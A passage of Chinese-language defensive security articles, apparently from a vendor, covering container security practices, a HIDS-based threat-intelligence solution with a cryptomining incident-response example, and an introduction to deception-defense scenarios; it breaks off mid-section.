企业在生产环境部署容器后，就应该格外重视容器本身的安全。例如 Docker 宿主机安全、Docker 镜像安全、运行环境安全、编排安全等问题，这都意味着保护容器安全将是一项持续的挑战。在生产环境中部署容器，需要重点考虑安全合规、持续监控、数据持久性、网络安全问题、全生命周期管理、容器编排等问题。


### 1. 安全合规

安全不能总是事后诸葛亮。它需要嵌入到 DevOps 过程中。企业组织需要考虑跨容器全生命周期安全问题，包括应用程序的构建、开发、部署和运行等不同阶段。

1）将镜像扫描集成到企业的 CI/CD 中，及时发现漏洞。在软件开发生命周期的构建和运行阶段对应用程序进行扫描。重点是扫描和验证开源组件、库和框架。

2）根据 CIS 基线检查安全配置。

3）建立强制性访问控制，针对 SSL 密钥或数据库凭据等敏感信息进行加密管理，只在运行时提供。

4）通过策略管理避免特权容器，以减少潜在攻击的影响。

5）部署提供白名单、行为监控和异常检测的安全产品，以防止恶意活动。

### 2. 持续监控

开发人员主要关注容器在功能方面的应用，而不会去监控它们的运行情况。传统监控工具主要关注主机级指标，如 CPU 利用率、内存利用率、I/O、延迟和网络带宽。但这远远不够，还缺少容器或工作负载级别指标数据。

1）安全人员要将监控重点放在容器和服务级别上，实现细粒度监控“应用程序”，而不仅仅是物理主机。

2）优先考虑提供与容器编排 ( 尤其是 Kubernetes) 深度集成的工具和供应商。

3）使用那些能够提供细粒度日志记录、提供自动服务发现、实时操作建议的工具。

### 3. 容器存储

随着对有状态工作负载容器使用的增加，客户需要考虑物理主机之外数据的持久性，保护这些数据安全。即便容器不在了，数据必须还在。如果企业对容器的主要使用场景，是转移老旧应用程序或无状态用例，对存储的安全需求不会发生大变化。但是，如果要对应用程序进行重构，或提供一个新的、面向微服务的有状态应用程序，那么安全人员就需要一个存储平台，能够最大限度地提高工作负载的可用性、灵活性和性能。例如，为了更好的支持容器迁移和数据共享，Docker 推出了 Volume plugin 接口机制，让第三方的存储厂商来支持 Docker Volume 并且在此基础上进行功能拓展。

1）选择与微服务体系结构原则一致的存储解决方案，要能满足支持 API 驱动、具有分布式架构、支持本地和公有云部署的服务。

2）避免使用专有插件和接口。相反，优先考虑与 Kubernetes 紧密集成的供应商，并支持标准接口，如容器存储接口 (CSIs)。

### 4. 容器网络

开发人员最关心就是软件开发的敏捷性和可移植性，希望应用程序能够跨软件开发生命周期进行移植。虽然在传统的企业网络模型中，IT 人员为每个项目的开发、测试和生产等创建网络环境，即便如此仍然不一定能够与业务流保持很好一致性。在容器业务环境中，容器网络问题就更加复杂。例如，容器网络跨越多个层，如果直接在主机端口上开放服务虽然可行，但是部署多个应用的时会遇到端口冲突，加大扩展集群和更换主机的难度。

因此网络解决方案需要与 Kubernetes 原语和策略引擎紧密集成。安全和运维人员需要努力实现高度的网络自动化，并为开发人员提供适当的工具和足够的灵活性。

1）分析现有的容器即服务 (CaaS) 或软件定义网络 (SDN) 解决方案是否支持 Kubernetes 网络。如果没有，可以选择通过容器网络接口 (CNI) 来集成应用层网络和策略引擎。

2）确保所选择的 CaaS、PaaS 工具能为主机集群提供负载均衡方面控制，或者选择第三方代理服务器。

3）培训网络工程师对Linux网络、自动化网络工具的使用，弥补技能差距。

### 5. 容器生命周期管理

对于高度自动化和无缝的应用交付管道，企业组织需要使用其他自动化工具来补充容器编排，例如 Chef, Puppet, Ansible and Terraform 等配置管理工具和应用发布自动化工具。尽管这些工具和 CaaS 产品之间有重叠之处，但是互补性远大于重合部分。

1）为容器基础镜像建立标准，考虑镜像大小、开发人员添加组件的灵活性和许可。

2）使用容器感知配置管理系统来管理容器镜像的生命周期，系统一旦感知到规则限定下的新版本镜像被推入仓库，则会立刻触发自动部署功能，来使用新镜像更新指定的容器。

3）将 CaaS 平台与应用程序自动化工具集成在一起，这样可以自动化整个应用程序工作流。

### 6. 容器编排

因为容器编排工具管理着承载各类服务的容器集群。无论是 Kubernetes 社区还是第三方安全机构均针对 Kubernetes 中组件和资源的安全进行了相应改善和安全加固，包括计算资源安全、集群安全及相关组件安全等。这块需要重点考虑是隐私管理、授权管理、身份防控制、编排控制面、网络证书等都需要全面考虑。

其中，容器部署的关键是提供编排和调度能力。编排层与应用程序进行接口，使容器保持在所需的状态下运行。而容器调度系统按照编排层的要求将容器放在集群中最优的主机上。例如通过 Apache Mesos 提供调度，Marathon 提供编排或使用单个工具 Kubernetes 或 Docker Swarm 提供编排和调度。客户在编排引擎之间或跨 Kubernetes 发行版之间进行决策时，需要重点考虑以下几个方面：

1）支持 OS 和容器运行时的深度和广度；

2）整体产品的运行时稳定性；

3）可扩展性；

4）对有状态应用程序的支持程度；

5）操作的简单性和供应商支持的质量；

6）对开源的支持和开发；

7）部署难易度及 License 费用；

8）支持混合多云。

## 三、容器技术与 DevOps

容器和 DevOps 的关系就像是咖啡伴侣。容器能够快速发展，也得益于 DevOps 实践经验。在传统的开发环境，开发团队编写代码，QA 团队测试软件应用程序，并将它们移交给运维团队进行日常管理。为了解决传统开发模式中的问题，很多企业都采用了“DevOps 流程 + 微服务理论 + 使用容器和容器编排工具”。事实上，DevOps 前身就是 CI/CD，现在只不过是再加上一些发布、部署等标准和管理就构成了 DevOps。

在云原生环境中，不仅软件开发和发布速度很快，而且平台本身也需要被当作一个产品来对待，因为它是动态的，并且在功能和规模方面不断发展。平台运营团队的目标是自动化、可伸缩和有弹性的标准化平台。平台运营团队的职责包括 CaaS、PaaS 产品的部署、操作、定制，标准化中间件的开发、操作，以及 IaaS 供应的自动化、部署、安全的启用等等。企业组织需要创建一个 DevOps 团队来运营容器，而不是一个个孤立的 IT 运营团队。

以容器安全为例，企业需要一个可集成至 DevOps 流程，又不会拖慢软件开发的方案。目前国内外有一些安全厂商已经在这方面做出卓越成绩，例如青藤容器安全解决方案，就可以提供对容器镜像扫描、入侵检测和合规基线实施情况等产品服务，化解容器所带来的安全挑战。这是一个以应用为中心、轻量级、保障容器静态资源及运行时安全的分布式解决方案，能够针对应用漏洞、不安全配置、入侵攻击、网络行为，并结合安全策略，提供覆盖容器全生命周期的、持续性安全防护。

# 一种基于 HIDS 的威胁情报解决方案

## 1 引言

近年来，不论是企业、社会舆论还是政府政策导向，对于网络安全的重视程度已经越来越高。不论是欧盟的《通用数据保护条例》（GDPR）生效，还是国内十三届全国人大常委会第五次会议表决通过的《电子商务法》、公安部发布的《网络安全等级保护条例》等多项法规出台，都表明了网络安全在全球的重视程度。

但另一方面，以国内多家酒店数据泄漏事件为例，说明当前网络安全的建设依然存在着诸多隐患。

当前网络安全的建设面临着两大问题：

1）企业复杂的信息化程度使得安全监控难度增加。

越来越多的企业 IT 信息采用了云服务化的方案。云平台相比传统的信息化建设拥有扩展性强、效率高等诸多优点。但这也使得企业的信息管理难度越来越大。云主机每天动辄要处理成千上万的数据请求，使得其受到攻击的可能性大大增加。

2）快速响应最新安全事件的需求无法很好满足

安全事件的爆发往往具有由点到面的特点，如果能在发现一个安全事件的早期对其进行快速响应和处理，并通过这个安全事件的特征快速优化自己的整体系统，可以有效避免更多的损失。但是如何将情报信息有效地应用到安全建设中，是企业安全建设亟待解决的问题。

本文提出了一种基于 HIDS 的威胁情报解决方案，通过结合 HIDS 的检测能力和威胁情报数据的解决方案，并提供了解决方案的具体应用案例。该方案旨在帮助企业安全解决两个问题：

1） 为企业提供有效地安全监控能力。

2） 通过安全监控和数据的结合，实时发现安全事件，并提供有效的处理方案。

本文的具体安排如下：第二章介绍威胁情报的概念及使用方法；第三章介绍基于 HIDS 的威胁情报解决方案；第四章提供该解决方案的具体应用案例来验证该解决方案的可行性；第五章给出对本方案当前的总结和未来的期望。

## 2 威胁情报简介

### 2.1 威胁情报的定义

威胁情报的定义有很多种，但是最为人熟知的是 Gartner 在 2014 年发表的《安全威胁情报服务市场指南》（Market Guide for Security Threat Intelligence Service）中的定义：

威胁情报是关于 IT 或信息资产所面临的现有或潜在威胁的循证知识，包括情境、机制、指标、推论与可行建议，这些知识可为威胁响应提供决策依据。

为了使得威胁情报更好地服务于企业，威胁情报一般拥有以下四个主要组成部分：

1）基于知识的证据。威胁情报来源于对既往威胁的归纳和总结。

2.）包含场景、机制、指标等信息。威胁情报的上下文很重要，如果没有上下文，则无法将威胁情报使用起来。

3）情报对象是已知威胁或者是即将出现的威胁。

4）为主体响应提供角色信息。这是威胁情报的核心价值所在，帮助企业提供可机读、可人读的战术和战略信息，从而辅助角色整体安全决策。

总结来看，威胁情报可以为企业安全提供以下三大价值：

1）提升可疑问题验证能力。当用户在系统中发现一些可疑事件却暂时没有更多手段去检测，利用威胁情报可以更好地帮助用户确认该问题的可疑程度。

2）提升恶意事件检测能力。威胁情报可以提供大量的恶意数据，结合用户自身的检测系统，通过和威胁情报数据的比对，可以提升对恶意事件的检测能力。

3）提升溯源的能力。对于系统中发现的恶意事件，通过威胁情报可以更好地进行溯源，了解这种恶意事件的来龙去脉。

### 2.2 威胁情报的应用难题

威胁情报虽然能够为用户提供很多有价值的安全信息，但是企业在落地威胁情报的时候，还是有一些很实际的问题难以解决。

1）检测效率不高。虽然威胁情报拥有大量的数据库，但是如何从用户的 IT 资产中获取足够的信息，从而将威胁情报快速有效地应用到实际安全检测中一直是威胁情报应用的一大难题。举例来说，威胁情报现在发布了一个最新挖矿后门的信息，该后门会利用 Redis 的漏洞上传恶意挖矿程序。但是对于用户而言，只靠威胁情报是没有很好的方法快速了解哪些主机上有该版本的 Redis，并且需要确认这个 Redis 确实存在该漏洞，且没有被修复过。同时，如果该主机存在有这个漏洞的 Redis，只靠威胁情报也很难知道这些主机是否曾经被黑客利用该漏洞植入过挖矿木马。

2）分析数据不足。对于企业安全来说，仅仅发现存在哪些入侵事件的存在是不够的，还需要分析入侵以后还有哪些行为，从而评估入侵事件的真伪和入侵事件造成的损失。举例来说，已知某台主机访问过一个恶意域名，但是对于安全人员来说，他们还需知道该主机具体是哪个进程访问的这个恶意域名，访问这个恶意域名以后该进程又有过哪些行为，其他关联进程又有哪些行为。而威胁情报提供的 IOC 信息最多只能帮助用户发现入侵事件，但是如何获取主机上的更多事件信息，有效地分析入侵事件，则超出威胁情报信息的范围了。

3）应急响应能力不足。对于企业安全管理，应急响应是非常重要的一环，如何在发现恶意事件后进行快速处理响应，将损失最小化，是每个企业安全都会关注的问题。举例来说，已知某台主机发现了一些恶意进程，如何快速处理这些恶意进程，并清理残余文件，并在其他相似主机上检测是否有该主机存在。威胁情报一般只能提供一些检测方法，但是如何有效处理问题也是威胁情报最终能够落地实施的一大困境。

## 3 基于 HIDS 的威胁情报解决方案

### 3.1 HIDS 简介

本文在解释 HIDS 之前，先介绍一个常见的安全事件。

当攻击者使用各种手段入侵的系统后，Get Shell 及 Get Shell 以后的行为往往是不可避免的。比如攻击者通过 Web 漏洞上传了一个 Webshell，然后再通过该 Webshell 实施一次反弹 shell 的攻击，这样黑客就拥有了靶机的 Shell 控制权，剩下再做什么就看黑客的想法了。

之所以提到这个例子是因为，不论黑客以哪种方式进入主机，最终都需要在主机上实现 Get Shell 这个操作。也正是因为黑客的这个行为特征，基于主机的检测机制越来越受到安全公司的青睐，也就是本文提到的 HIDS(Host-based Intrusion Detection System)。HIDS 作为传统攻防视角的重要一环，有着不可替代的作用，可以有效地检测到从网络层面难以发现的安全问题，如：后门，反弹 shell，恶意操作，主机组件安全漏洞，系统用户管理安全问题，主机基线安全风险等。

HIDS 的技术要求有以下特点：

1）灵活且轻量级：对系统资源需求少，系统负载占用小；

2）支持规则引擎，能够灵活地进行规则配置；

3）可以及时收集主机上的事件信息。

### 3.2 基于 HIDS 的威胁情报解决方案

基于 HIDS 的威胁情报解决方案是一套通过利用 HIDS 实时监控主机状态和有效资产整理的能力，结合云端数据分析以及完善的处理响应能力，将威胁情报运用于安全实战的一套解决方案。

该解决方案主要包括以下四个能力：

1）基于行为监控的自动化检测。

2）基于资产信息的快速检测。

3）行为数据的快速查询和关联分析。

4）完善的处理响应能力。

下面的章节将对这四个能力进行详细介绍。

#### 3.2.1 基于行为监控的自动化检测

行为监控主要包括对于主机上进程创建、文件变化、域名访问、远程登录等涉及文件、域名和 IP 信息的行为进行自动化监控。同时，将监控到的数据提供给威胁情报处理，从而将发现的恶意行为进行告警。

基于行为监控的自动化检测可以完成以下功能：

1）实时监控主机上的重点行为事件，包括进程创建、重要文件变化、域名访问、远程登录等，提取相关的文件信息、

域名信息、IP 信息并记录下来。

2）将主机上的关键信息和威胁情报数据进行比对，对于发现的恶意事件进行告警。

举例来说，通过主机实时监控远程登录行为，将所有登录 IP 记录下来，并将其与威胁情报库做匹配，如果发现是恶意 IP 就进行告警。

通过基于行为监控的自动化检测，对于威胁情报的运用有几大好处。

1）解决实时性问题。实时发现安全隐患一直是安全建设的核心诉求之一，基于行为监控可以大大减少不必要的事件监控，同时又能保证实时性。再结合威胁情报的数据能力，从而可以帮助用户快速发现安全问题。

2）提高检测效率。利用行为特征进行监控，可以使得从监控到检测达到自动化检测自动化告警的全自动化运营，减少人力成本的消耗，从而提高检测效率。

3.2.2 行为数据的关联分析和快速查询

安全建设中除了发现问题，溯源和关联分析也是非常重要的需求。溯源可以帮助用户更好地解决问题，关联分析可以帮助用户确定安全事件的影响范围，从而更好地制定处理策略。HIDS 提供了大量的行为数据，结合云端的数据处理能力和关联分析算法，可以帮助用户对安全事件更好地做进一步处理，包括以下功能。

1）告警时自动关联相关数据。在进行告警的时候，自动关联与本次事件相关的数据。例如，告警事件为恶意进程，提供与进程相关的文件信息、启动进程用户、进程树等信息。

2）行为数据的快速查询功能。 HIDS 在 agent 上提供的数据收集能力和云端数据搜索功能，让用户可以通过控制台快速搜索需要的行为数据，从而帮助用户更好地确认问题及其产生的影响。

举例来说，通过行为监控发现了某台主机有访问恶意域名的行为，告警信息中会提供该进程的相关信息，包括进程文件、进程 PID 等信息。同时，用户可以通过查询功能，去查询在该进程访问过该恶意域名以后还有哪些行为，比如有没有从该域名下载文件，从而更好地去了解这次恶意事件后续影响的范围。

行为数据的关联分析和快速查询对威胁情报的运用有以下价值点：

1）确定恶意事件的影响范围。通过提供与告警事件相关的行为数据，可以帮助了解涉及这个事件相关信息，从而确认这次产生的事件具体影响了系统的哪些问题，对于后续进行处理有重要的意义。

2）对恶意事件进行溯源分析。通过行为数据的快速查询，可以帮助了解恶意事件的产生源头在哪儿，恶意事件持续的行为信息是哪些，对于确认情报的准确性以及优化情报库有着重要的意义。

3.2.3 基于资产信息的快速检测

基于行为监控的自动化检测是为了帮助主机能够对当前和未来所有的事情进行检测，但是威胁情报数据不能保证永远及时推送，有的安全事故是很久以后才被人发现出来公之于众，这时候就需要能够有对历史进行回溯分析的能力。

基于资产信息的快速检测提供了以下功能：

1）通过资产识别的能力，能够快速在海量主机中选择到需要进行回溯的机器。HIDS 的资产识别能力可以通过安装 agent 而便捷地了解到主机的各类资产信息，通过快速搜索定位到目标主机。

2）通过自定义检测任务，能够快速对主机特定信息进行核实确认，从而确认问题。HIDS 的 agent 具有在主机上执行特定检测的能力，通过快速设置检测任务获取检测结果，从而判定主机是否有被攻击的可能性，也可以推测主机是否已经被攻击或者曾经被攻击过。

基于资产信息的快速检测对于威胁情报的运用有以下好处：

1）降低情报滞后性带来的影响。情报数据的滞后可能是难免的，但通过基于资产信息的检测，可以快速定位可能存在风险的主机，把数据情报滞后带来的影响尽可能降低。

2）提高发现问题的效率。通过资产信息识别对主机进行快速分类，结合主机上的检测能力，从而大大减小信息收集的工作量，提高发现问题的效率。

3.2.4 完善的处理响应能力

如何有效对于恶意事件进行处理是安全管理中重要的一环，威胁情报只能帮助用户发现问题，但是处理问题就需要依

赖于 HIDS 在主机上的能力。

在本解决方案中，针对每类的威胁情报提供了对应的解决方案。

1）针对恶意域名提供网络阻断和进程阻断能力。恶意域名往往是通过钓鱼邮件、木马等方式进行前期攻击的，发现访问恶意域名事件后，可以通过网络阻断能力对该域名进行屏蔽。同时，系统也提供进程阻断方式可以阻断进程，以解决访问进程下载恶意文件或者产生反弹 shell 等行为。

2）针对恶意进程提供进程阻断、文件隔离和文件删除能力。恶意进程往往是将木马或者病毒投放到受影响主机上，通过启动文件对主机产生恶意行为，比如挖矿、窃取信息等。进程阻断能力可以立即阻止已经在执行的恶意进程，文件隔离和文件删除可以处理恶意文件，防止恶意文件会有自启动等其他能力，仅靠进程阻断无法解决该问题。

举例来说，系统发现一个恶意进程启动，可以通过进程阻断功能先阻断进程，然后利用文件删除功能清除相关文件，彻底解决恶意文件的残留部分。

对于威胁情报的使用来说，完善的处理响应能力是补足其应用场景的最后一步，有了响应能力，使用者也有更大的动力去使用威胁情报来进行安全管理。

3.2.5 技术架构

基于 HIDS 的威胁情报架构如图所示。

1） Agent，也就是主机代理。通过 Agent 收集主机信息。为了配合威胁情报的使用，这里的 Agent 需要收集的的核心数据包括：。

2）Server，也就是服务中心。服务中心主要负责将 Agent 采集的信息进行汇总、综合分析研判、检测结果保存，同时将主机信息和威胁情报库进行比对，发现恶意事件并进行告警。

3）威胁情报中心。威胁情报中心负责威胁情报数据的管理，包括威胁情报查询、威胁情报更新等功能。

4）Web，即前端控制台。用户通过前端控制台完成对于检测结果的集中管理，并通过服务端提供的数据及任务下发能力，完成安全分析、报警处理和快速查询等功能。


## 3.3 方案总结

本节主要阐述了一种基于 HIDS 的威胁情报解决方案。HIDS 是一种基于主机的检测方法，本方案通过借用 HIDS 的检测方法获取主机信息，然后结合威胁情报数据发现主机安全问题。该方案具有以下几个优点：

1）通过 HIDS 提供基于行为的自动化检测方法，能够实时高效地发现恶意事件，解决传统威胁情报检测效率不高的问题。

2）通过 HIDS 提供行为数据的关联分析和快速查询能力，能够有效地确定事件影响范围并进行行为溯源，解决传统威胁情报分析数据不足的问题。

3）通过 HIDS 提供基于资产信息的快速检测能力，提高发现问题的效率从而尽可能降低情报滞后带来的问题，解决传统威胁情报情报滞后却又无法追查的问题。




基于 HIDS 的威胁情报架构


4. 通过 HIDS 提供的处理响应能力，针对不同恶意事件提供对应的解决方案，从而解决传统威胁情报只能发现问题但是很难解决问题的处境。

## 4 应用案例解析

本节我们将以一个挖坑木马的应急案例来说明基于 HIDS 的威胁情报方案如何帮助企业解决安全问题。

挖矿木马的应急响应事件

利用本文的解决方案，对于一次挖矿木马的应急响应可以按照图 3 的步骤完成。




挖矿木马的应急响应流程

1. 青藤威胁情报发出告警，某团伙会利用 Redis 的未授权访问权限来传播挖矿木马，并在威胁情报中给出了对应木马的 IOC 信息。

2. 通过资产确定拥有 Redis 服务的主机。再通过自定义检测任务针对这些样本信息进行检测。在这里，自定义检测任务以 Yara 规则的形式存在，Yara 规则是一种非常好用的规则设置方法，可以很简单有效地配置检测规则让主机执行。

3. 通过数据分析确认威胁情报的准确性以及 Yara 规则的可行性，再扩大检测范围，查看所有主机上有可能拥有该文件的信息，以防有木马隐藏在非 Redis 的主机上。

4. 通过处理响应能力，完成对已经启动的挖矿进程阻断，并隔离删除所有与挖矿木马相关的文件。

## 5 结束语

本文简单介绍了一种基于 HIDS 的威胁情报解决方案，通过该方案，在发挥威胁情报数据优势的同时也能解决传统威胁情报检测效率不高、数据分析不足和响应处理不完善等问题。同时给出了两个实际应用案例来说明这种解决方案在商业应用中的实际价值。

但是，该方案只解决威胁情报的落地问题，没有能够很好地回馈威胁情报本身。在未来，应该可以将该方案进行优化，通过检测结果和威胁情报数据的深度比对及分析处理，进一步优化和扩充威胁情报本身的数据资源，将威胁情报数据和检测结果形成一个更紧密联系的闭环安全管理模式。

# 一种基于欺骗防御的入侵检测技术研究

欺骗防御 (Deception) 是防守者得以观察攻击者行为的新兴网络防御战术，通过诱骗攻击者和恶意应用暴露自身，以便研究人员能够设计出有效防护措施。欺骗防御技术可以增强甚至有可能替代威胁检测和响应类产品（TDR），能够提供低误报、高质量的监测数据。因此，企业安全人员在构建自身威胁检测能力时候，应该认真考虑将欺骗防御技术加入其安全防御体系中。

在传统安全防御认知中，防守者需要确保所有资产 100% 安全，而攻击者却只需要抓住一次机会就可以收获成果。但是欺骗防御技术，却跟传统安全模型完全相反。攻击者除非 100% 正确，否则就会被“地雷”绊倒，而防守者却幸运的多，只需要绊倒一次攻击者就能清楚了解攻击者信息。

## 1. 欺骗防御工具工作原理

欺骗防御平台有一个集中管理系统，用来创建、分发和管理整个欺骗环境以及各个欺骗元素，主要包括工作站、服务器、设备、应用、服务、协议、数据和用户等元素。虽然这些元素都是虚拟出来，但与真实资产几乎一致，因此可被用作诱饵来吸引攻击者。


欺骗防御工具工作原理

### 1）安全团队

安全团队在整个过程中扮演重要角色，他们需要明确企业组织保护目标，以及监控来自欺骗工具的警报。一些成熟的企业组织除了使用欺骗防御的常规功能以外，已经将其扩展到一些更复杂的场景中，比如生成本地威胁情报、威胁追踪或主动防御等。一旦选择具体的使用场景，欺骗防御技术将会通过设置一些参数来增强整体防御技术，首先可以通过人工生产大量欺骗资产内容；其次设置尽量逼真的环境，提高欺骗的逼真度；最后将欺骗资产陷阱部署到合适位置上。

### 2）欺骗工具

一旦想清楚需要部署哪种类型的欺骗活动，接下来就是要生产和部署相应的“陷阱”。这些陷阱可以是虚拟“赝品”、诱饵等，常见的欺骗场景类型包括：

（1）圈套：假网络、假 VLAN 和假子网。

（2）诱饵：假服务器及 PC 电脑。

（3）蜜罐：伪造数据、文件夹、文件、身份或者用户。

但是每个类型欺骗场景的复杂性是不一样，如图所示：


不同类型欺骗场景复杂度

为了创建看起来既真实又可信的“假象”，欺骗防御工具将通过检查企业几个信息存储库，如 Active、Directory、CMDB 数据库等，来了解企业正在使用的命名、拥有资产状况等信息。一旦构建了欺骗使用场景，欺骗防御工具将通过其自带的“管理系统”来管理其部署，比如通过虚拟化部署或者使用云服务方式部署。

### 3）攻击者

攻击者通常情况会使用洛克希德 · 马丁定义的“杀伤链”中一种方法进行攻击。在整个攻击过程的一些环节部署欺骗防御产品可以暴露攻击者。这些阶段是：

（1）侦察阶段：攻击者在决定行动之前通常必须接触和调查一个环境。例如，通过 ping 方式连接服务器，可以轻松发现那些未打补丁的软件版本。但是这种连通，无论它是多么隐蔽，都不应该发生在用来欺骗的资产上。

（2）横向移动：在这个阶段，攻击者从一个资产移动到另外一个资产。同样，如果这个新移动资产和攻击跳板是欺骗防御的一部分，那么攻击者很快就会被发现。

（3）数据收集：在这个阶段，攻击者接近他们的目标。这时候攻击者已经接近那些包含有价值数据的服务器和文件夹。但是这些文件夹和文档都是假的。这时候系统可能已经发送了一个警告，通知安全团队攻击者正在寻找的文件类型。

（4）递送：这个阶段指的是将攻击武器传输到指定位置（例如，通过电子邮件附件、网站或 USB 驱动器），但是攻击目标却是假资产（例如 VLAN 中的假服务器）。

## 2. 欺骗防御工具五大实践场景

企业组织应根据其成熟度来确定哪些检测场景与它们相关，如下图所示：





图 3 欺骗防御工具实践场景

### 1) 基础威胁检测

欺骗防御最简单使用场景是通过部署简单的触发传感器和正常情况下无人接触的控件来提供基本的威胁检测。

这个场景适用于中小型企业，针对企业中潜伏的威胁提供基本的警报。有的企业可能已经有 SIEM 产品，在这种情况下欺骗防御工具可向 SIEM 提供高价值数据信息来补充检测覆盖率。对于还没有部署相关检测工具的企业，欺骗防御工具可能是构建有效的威胁检测功能的第一步。

这类欺骗防御产品虽然是低交互的、可信度也不高，但它们仍然能够有效地检测不成熟的攻击者。这类场景具有以下这些特征：

| 它是如何工作的？ | |
|---|---|
| | 部署简单的触发传感器（正常情况下不会触发） |
| 适用于谁 | |
| 企业特征 | 安全建设成熟度较低的企业机构 |
| | 没有 SIEM 工具的中小企业 |
| | 有一个 SIEM 工具的企业，作为数据监测的补充 |
| 已拥有的工具 | 对安全工具没有明确想法 |
| 买家角色 | IT 人员主导 |
| 欺骗防御类型 | |
| 欺骗类型及特征 | 低交互控件 |
| 欺骗工具要求 | 可接受低可信度 |
| | 易于部署和管理 |
| | 关注用户体验 |
| 这类欺骗防御工具带来的利弊 | |
| 有利价值 | 提供高品质、低误报的告警数据 |
| | 提供不依赖 SIEM 大数据的基础威胁检测 |
| | 部署和操作比 SIEM 更容易 |
| | 可以量化捕获攻击者的概率 |
| 不足之处 | 不能完全替代全面的威胁检测功能 |
| 购买实践 | |
| 经营成本 | 很低 |
| 运营任务 | 初始安装 |
| | 定期更新诱饵 |
| | 对告警进行响应 |

**表一：基础威胁检测实践场景**

2) 高级威胁检测和响应

随着攻击者手段变得越来越复杂，尽管低交互欺骗防御工具是可以接受的，但不得不说高可信度欺骗工具正变得越来越重要。企业可寻找那些能够与 EDR、FW、SOAR 厂商的产品进行集成并且可提供高可信度欺骗工具的供应商。

高级威胁检测和响应场景适用于那些希望在企业中启动威胁检测和响应功能的中小企业。中小企业通常没有 SIEM、UEBA 和安全编排、自动化和响应（SOAR）等安全工具。同时，该场景它也适用于更成熟的企业组织，用来补充他们在当前企业安全检测中不足。

由于欺骗防御工具的误报率非常低，企业可轻松地启用自动化操作来及时阻止攻击。例如，隔离端点或关闭防火墙中的端口，而不必将事件发送到 SIEM、SOC 进行分类和响应。

提供高级威胁检测和响应这类场景具有以下这些特征：

| 它是如何工作的？ | |
|---|---|
| | 部署简单的触发传感器，提供反馈或根据控制措施自动响应 |
| 适用于谁 | |
| 企业特征 | 安全成熟度处于中等的企业机构 |
| | 没有 SIEM 且想要避免“大数据检测”方法的中小企业 |
| | 有一个 SIEM 的组织，作为数据监测的补充 |
| | 可能已经有合适的检测方法 |
| | 从早期重视平均检测时间向平均响应时间转变的企业组织 |
| | 没有正式的 SOC，拥有少数 SIEM、安全人员 |
| 已拥有的工具 | 可能是 SIEM、EDR |
| 买家角色 | 安全负责人 |
| 欺骗防御类型 | |
| 欺骗类型及特征 | 低交互控件 |
| 欺骗工具要求 | 高可信度是首选 |
| | 易于部署和管理 |
| | 关注用户体验 |
| | 与防御控制技术（如 EDR、FW）集成 |
| 这类欺骗防御工具带来的利弊 | |
| 有利价值 | 低误报率 |
| 不足之处 | 比较昂贵 |
| 购买实践 | |
| 经营成本 | 中等偏下 |
| 运营任务 | 初始安装 |
| | 定期更新诱饵 |
| | 对告警的响应 |
| | 将欺骗工具与防御控制类集成 |
| | 在欺骗工具中执行响应工作、与 SOAR 工具集成 |

**表二：高级威胁检测和响应实践场景**

3) 输出 IoC 和 MRTI

